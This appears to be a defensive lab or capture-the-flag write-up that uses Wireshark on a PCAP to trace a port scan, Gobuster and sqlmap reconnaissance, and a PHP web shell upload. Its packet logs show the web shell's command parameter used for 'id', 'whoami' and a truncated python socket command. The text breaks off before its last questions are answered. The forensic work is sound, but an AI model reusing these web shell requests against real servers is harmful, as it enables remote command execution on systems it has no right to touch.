Network Analysis – Web Shell

Contents

Scenario 2

Pre-requisites 2

Initial thoughts from scenario 2

Challenge Questions 2

- What is the IP responsible for conducting the port scan activity? 2
- What is the port range scanned by the suspicious host? 3
- What is the type of port scan conducted? 4
- Two more tools were used to perform reconnaissance against open ports, what were they? 4
- What is the name of the php file through which the attacker uploaded a web shell? 6
- What is the name of the web shell that the attacker uploaded? 7
- What is the parameter used in the web shell for executing commands? 7
- What is the first command executed by the attacker? 7
- What is the type of shell connection the attacker obtains through command execution? 8
- What is the port the attacker uses for the shell connection? 8

Scenario

The SOC received an alert in their SIEM for 'Local to Local Port Scanning' where an internal private IP began scanning another internal system. Can you investigate and determine if this activity is malicious or not? You have been provided a PCAP, investigate using any tools you wish.

Pre-requisites

- Load kali
- Run sudo apt update && sudo apt -y upgrade > reboot
- Change network to host only instead of NAT – to restrict network so malware inside the pcap is contained within the VM
- Load Wireshark and open the pcap file


Initial thoughts from scenario

- L2L port scanning, so an internal/company computer has been compromised
- Conducting a scan of the internal systems which is coming from an internal private IP
    - Look out for 192.X.X.X and 10.X.X.X IP addresses as these are private. These should be a focus more so than others as they are public and not related to this scenario
- Determine if the activity is malicious or not
    - Potentially fuzzing for directories containing sensitive info?
    - Potentially testing for services such as FTP, Telnet, SSH etc. and then enumerating for weak login credentials?
        - If this is the case, review the pcap for evidence of user/pass enumeration after the port scanning

Challenge Questions

What is the IP responsible for conducting the port scan activity?

- Answer: 10.251.96.4




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
0.0.0.0	255.255.255.255	1	326 bytes	1	326 bytes	0	0 bytes	801.656327	0.0000		
10.251.96.3	255.255.255.255	11	6.359 KiB	11	6.359 KiB	0	0 bytes	321.361759	543.9064	95 bytes	0 bytes
10.251.96.4	10.251.96.5	15,883	3.553 MiB	7,604	1,009.567 KiB	8,279	2.567 MiB	103.555573	770.7471	10.479 KiB	27.279 KiB
10.251.96.4	10.251.96.255	3	282 bytes	3	282 bytes	0	0 bytes	373.593750	2.0110	1.095 KiB	0 bytes
10.251.96.5	10.251.96.3	2	688 bytes	2	688 bytes	0	0 bytes	321.339311	543.9039	10 bytes	0 bytes
10.251.96.5	34.122.121.32	20	1.639 KiB	10	774 bytes	10	904 bytes	45.932431	600.7048	10 bytes	12 bytes
10.251.96.5	35.224.170.84	10	839 bytes	5	387 bytes	5	452 bytes	345.883007	0.6051	4.996 KiB	5.835 KiB
10.251.96.5	224.0.0.251	3	267 bytes	3	267 bytes	0	0 bytes	1.442742	768.0023	2 bytes	0 bytes
127.0.0.1	127.0.0.53	24	2.672 KiB	12	1.195 KiB	12	1.477 KiB	44.930727	600.1091	16 bytes	20 bytes
127.0.0.1	224.0.0.251	3	267 bytes	3	267 bytes	0	0 bytes	0.000000	768.0378	2 bytes	0 bytes
172.20.10.1	224.0.0.251	1	88 bytes	1	88 bytes	0	0 bytes	491.000602	0.0000		
172.20.10.2	34.122.121.32	20	1.818 KiB	10	870 bytes	10	992 bytes	45.932299	601.0219	11 bytes	13 bytes
172.20.10.2	35.224.170.84	10	931 bytes	5	435 bytes	5	496 bytes	345.882639	0.8933	3.804 KiB	4.338 KiB
172.20.10.2	172.20.10.1	32	4.496 KiB	20	2.662 KiB	12	1.834 KiB	44.931554	600.1076	36 bytes	25 bytes
172.20.10.2	224.0.0.251	3	267 bytes	3	267 bytes	0	0 bytes	1.267305	768.0022	2 bytes	0 bytes
172.20.10.3	172.20.10.15	3	282 bytes	3	282 bytes	0	0 bytes	373.593688	2.0108	1.095 KiB	0 bytes
172.20.10.5	172.20.10.2	1,324	209.604 KiB	767	110.372 KiB	557	99.232 KiB	1.939795	897.8989	1,006 bytes	905 bytes
172.20.10.5	172.20.10.15	10	1.065 KiB	10	1.065 KiB	0	0 bytes	432.476866	377.5974	23 bytes	0 bytes
172.20.10.5	224.0.0.251	24	2.094 KiB	24	2.094 KiB	0	0 bytes	93.003221	716.5783	23 bytes	0 bytes

- Opening the Conversations menu in Wireshark is a great starting point (Statistics > Conversations > IPv4)
- From this view, we can see the majority of the packets are coming from 10.251.96.4, with 7604 going from A > B and 8279 being sent from B > A in response
- Given this is so much higher than any other IPv4 address in the conversations, it is clear that some sort of scanning must be taking place


- We also know that the compromised machine is scanning the IPv4 address of 10.251.96.5

What is the port range scanned by the suspicious host?


- Answer: 1-1024



Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.251.96.4	41675	10.251.96.5	135	2	118 bytes	6	1	62 bytes	1	56 bytes	103.555573	0.0000		
10.251.96.4	41675	10.251.96.5	53	2	118 bytes	7	1	62 bytes	1	56 bytes	103.555674	0.0000		
10.251.96.4	41675	10.251.96.5	554	2	118 bytes	8	1	62 bytes	1	56 bytes	103.555731	0.0000		
10.251.96.4	41675	10.251.96.5	25	2	118 bytes	9	1	62 bytes	1	56 bytes	103.555778	0.0000		
10.251.96.4	41675	10.251.96.5	587	2	118 bytes	10	1	62 bytes	1	56 bytes	103.555833	0.0000		
10.251.96.4	41675	10.251.96.5	139	2	118 bytes	11	1	62 bytes	1	56 bytes	103.555879	0.0000		
10.251.96.4	41675	10.251.96.5	995	2	118 bytes	12	1	62 bytes	1	56 bytes	103.556324	0.0001		
10.251.96.4	41675	10.251.96.5	143	2	118 bytes	13	1	62 bytes	1	56 bytes	103.556459	0.0000		
10.251.96.4	41675	10.251.96.5	80	3	184 bytes	14	2	124 bytes	1	60 bytes	103.556509	0.0008		



No.	Time	Source	Destination	Protocol	Lengtl	Info
1278	0.000	10.251.96.5	10.251.96.4	TCP	56	415 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
198	0.000	10.251.96.5	10.251.96.4	TCP	56	416 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1233	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
263	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 10 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
609	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
171	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1507	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1001 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1485	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1002 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1345	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1003 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1817	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1004 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1223	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1005 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1857	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1006 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1159	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1007 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
909	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1008 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2021	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1783	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 101 [SYN] Seq=0 Win=1024 Len=0 MSS=1460




No.	Time	Source	Destination	Protocol	Lengtl	Info
465	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 102 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1455	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1020 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1935	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1021 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2075	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1022 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1867	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1023 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1959	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 1024 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1567	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 103 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
165	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 104 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

- From the previous task we know:
  - Source IP is 10.251.96.4
  - Destination IP is 10.251.96.5
- Staying on the Conversations windows, we see the TCP tab has the highest count, so we review it and it shows us that the activity from 10.251.96.4 > 10.251.96.5 is taking place on port 41675
  - Right click > apply as filter > close the conversations window
- This filtered packet view shows that port 41675 is a tcp port, and in this instance it is also also the source port
- Now we can further refine our filter by adding the source port, this makes our filter:
  - ip.src==10.251.96.4 && ip.dst==10.251.96.5 && tcp.port==41675

- With this filter applied we are looking packets that are strictly related to the TCP port scan
- Reviewing the Info column in the view shows a summarised view of the source port and the destination port of the scan
    - Filtering this column in ascending order shows the ports in a somewhat ascending order
    - Now, reviewing just the ascending info column for the port numbers shows the highest destination port number is 1024
        - Note: The ascending ordering does not relate directly to destination port numbers, it relates to the order in which they are scanned from the packets generated. So it imperative to review the entire filtered view – this will confirm the highest port number is 1024

What is the type of port scan conducted?


- Answer: TCP SYN Scan




- Given the examination we conducted for the pervious task, this is straight forward
- Review the Info column of the filtered view


Two more tools were used to perform reconnaissance against open ports, what were they?

- Answer: Gobuster 3.0.1 & sqlmap 1.4.7






- We start by removing tcp.port==41675 from our filter, as we cannot for certain say the other tools will use TCP at this stage
    - But we still know that the host source and destination are 10.251.96.4 > 10.251.96.5
- Reviewing the filtered view shows clear evidence of fuzzing being attempted by the attacker over HTTP due to the numerous GET requests to varying extensions/endpoints
- Investigating the first 3 suspicious GET requests shows us a User Agent of GoBuster 3.0.1




- After an attacker fuzzes an endpoint, the next common step is to try and fuzz/enumerate user credentials to gain initial access
- Scrolling further down the filtered view, past all the fuzz attempts shows a large chain of HTTP POST request attempts
    - Investigating the first 3 of these shows that the HTTP form data in the packet contains the username “user” along with varying different passwords
    - This confirms that the attacker is trying to enumerate credentials
    - Investigating the User Agent HTTP header reveals the second tool to be sqlmap 1.4.7

What is the name of the php file through which the attacker uploaded a web shell?

- Answer: /editprofile.php



- We start by building a new filtered view that applies the tcp.dstport for HTTP which is port 80. This is because we know the attacker has been focussing on enumerating credentials over HTTP
    - However this provides a noisy/crowded view which makes investigating harder/more time consuming. Plus, we know that we’re looking for a web shell, so we can sort the “Protocol” column A > Z to see a block of HTTP packets




- Scrolling to the end of the sqlmap enumeration packets, the info column shows long strings containing suspicious contents such as terminal commands
    - This is an immediate red flag, and is cause for further investigation
- Because we’re looking for an uploaded web shell, we need to look for HTTP POST requests containing a file
    - The nearest post request to the suspicious commands is /upload.php in packet 16102
    - Review the HTTP contents of this packet shows a string containing “filename=’dbfunctions.php’” which appears to be being uploaded by the attacker
- However, upload endpoints are usually requested by another action or from another page. It is rare that there is a dedicated page or endpoint within a web app simply called uploads

- This means we need to investigate this POST request packet to see which page requested it, which can be identified by the Referrer HTTP header
- Double click on packet 16102 to see more info > expand HTTP dropdown > expand the POST… dropdown > identify the referrer header which is /editprofile.php

What is the name of the web shell that the attacker uploaded?

- Answer: Dbfunctions.php




ip.src==10.251.96.4 && ip.dst==10.251.96.5 && tcp.dstport==80

No.	Time	Source	Destination	Protocol	Lengtl	Info
15966	0.000	10.251.96.4	10.251.96.5	HTTP	121	POST / HTTP/1.1 (application/x-www-form-urlencoded)
15978	0.000	10.251.96.4	10.251.96.5	HTTP	124	POST / HTTP/1.1 (application/x-www-form-urlencoded)
15997	0.000	10.251.96.4	10.251.96.5	HTTP	474	GET /browse.php HTTP/1.1
16001	0.922	10.251.96.4	10.251.96.5	HTTP	475	GET /browse.php HTTP/1.1
16005	1.026	10.251.96.4	10.251.96.5	HTTP	480	GET /editprofile.php HTTP/1.1
16102	0.000	10.251.96.4	10.251.96.5	HTTP	1087	POST /upload.php HTTP/1.1 (application/x-php)
16106	4.197	10.251.96.4	10.251.96.5	HTTP	433	GET /uploads/ HTTP/1.1
16110	0.032	10.251.96.4	10.251.96.5	HTTP	401	GET /icons/unknown.gif HTTP/1.1
16115	0.000	10.251.96.4	10.251.96.5	HTTP	400	GET /icons/image2.gif HTTP/1.1
16121	1.238	10.251.96.4	10.251.96.5	HTTP	486	GET /uploads/dbfunctions.php HTTP/1.1
16134	0.000	10.251.96.4	10.251.96.5	HTTP	455	GET /uploads/dbfunctions.php?cmd=id HTTP/1.1
16144	0.000	10.251.96.4	10.251.96.5	HTTP	459	GET /uploads/dbfunctions.php?cmd=whoami HTTP/1.1
16201	0.000	10.251.96.4	10.251.96.5	HTTP	706	GET /uploads/dbfunctions.php?cmd=python%20-c%20%27import%20socket,sub
133	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
137	0.000	10.251.96.4	10.251.96.5	TCP	62	41675 → 80 [RST] Seq=1 Win=0 Len=0

- From the previous task, we have already identified evidence of remote command execution by the attacker in packets 16134, 16144, and 16201
- All these commands come from a file called dbfunctions.php which is located in the /uploads directory
  - This confirms it is the attackers when shell as it has been uploaded by them

What is the parameter used in the web shell for executing commands?

- Answer: cmd



